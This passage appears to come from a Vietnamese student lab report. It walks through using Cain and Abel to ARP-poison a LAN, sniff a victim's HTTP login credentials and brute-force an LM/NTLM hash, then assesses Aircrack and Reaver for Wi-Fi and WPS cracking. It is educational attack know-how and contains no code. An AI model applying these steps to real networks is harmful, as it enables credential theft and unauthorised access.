


Ta có bảng danh sách các Host đang kết nối vào mạng LAN




Trong mục APR chọn bảng New ARP poison routing, chọn từng ip address trong cả 2 bảng và bấm OK







Bấm vào biểu tượng Poison ở góc trên bên phải, ta tiến hành poison hệ thống để sniffer thông tin.




Khi nạn nhân nhập mật khẩu truy nhập vào một trang web (ở đây là trang web theo protocol http), user name và mật khẩu hiển thị tương ứng ở mục Passwords.




Sử dụng Cain and Abel để khôi phục mật khẩu: Giả sử ta cần recover mật khẩu của user HuuNam
Chọn mục Cracker -> LMNTLM Hash




Chọn và nhấp chuột phải vào HuuNam




Ta sử dụng kiểu tấn công Brute-force để tìm mật khẩu. Ta có thể điều chỉnh thời gian bằng cách điền vào các bộ lọc dựa vào các thông tin mà người dùng còn nhớ (như độ dài password nằm trong khoảng nào, có thể gồm những kí tự nào, bắt đầu bằng chữ cái gì ...).



Với càng ít thông tin thì thời gian càng lâu, thông tin điền vào càng rõ ràng thì thời gian giảm đi rất nhiều.



Sau một thời gian chạy ta được kết quả như hình.



4 Phân tích và đánh giá

4.1 Cain and Abel

1. Chức năng sniffer: Sử dụng kiểu tấn công Man-in-the-middle để sniffer cho APR (ARP Poison Routing). Sniffer hoạt động trong chế độ Full-duplex-mode cho cả Client và Server khiến cho IP và MAC Addresses của Attacker không bị phát hiện bởi Client. Công cụ hoạt động ở nhiều protocol như SSH-1, HTTPS, FTP, POPS, IMAPS,... Ngoài ra còn hổ trợ chức năng ghi lại VoIP conversation.

2. Chức năng recover password: sử dụng nhiều phương thức tấn công như Dictionary Attack, brute-force attack, cryptanalysis attacks. Dictionary attack cần có thêm wordlist, khả năng tìm ra mật khẩu tùy thuộc vào wordlist này. Brute-force attack phụ thuộc nhiều vào thông tin nhập vào, nếu thông tin mơ hồ thì thời gian crack sẽ rất lâu.

4.2 Aicrack

1. Chức năng Crack passwork wifi: Sử dụng phương pháp tấn công brute force thành công cao, tốc độ khá nhanh đối vs các máy có tốc độ xử lý cao, còn những máy tốc độ chậm thì thời gian tấn công khá lâu.

2. Nhược điểm : Xử dụng bộ thư viện để tấn công nên nếu trong thư viện không có thì sẽ thất bại, tốc độ tấn công còn hạn chế.

4.3 Reaver

1. Chức năng bẻ khóa WPA/WPA2 : Khai thác lỗ hỏng WPS, tỉ lệ thành công cao, tốc độ nhanh. Hầu hết thành ông với các wireless bật chế độ WPS.

2. Nhược điểm : Không bẻ khóa được các wireless tắt chế độ WPS.

5 Hướng phát triển

- Cải thiện thư viện để kiểu tấn công Brute force trên aircrack để tỉ lệ tấn công thành công cao hơn.
- Sử dụng Aircrack và Cain and Abel kết hợp với các công cụ WireShark, Metasploit... để khai thác các lỗ hỏng bảo mật ở các khía cạnh khác như website, websever...

6 Tài liệu tham khảo

http://forum.itlab.com.vn/threads/tut-hack-wireless-va-lan-su-dung-tool-cain-abel.1061/
https://en.wikipedia.org/wiki/Cain$_a nd_A bel$
$http://www.aircrack-ng.org/$
$https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup$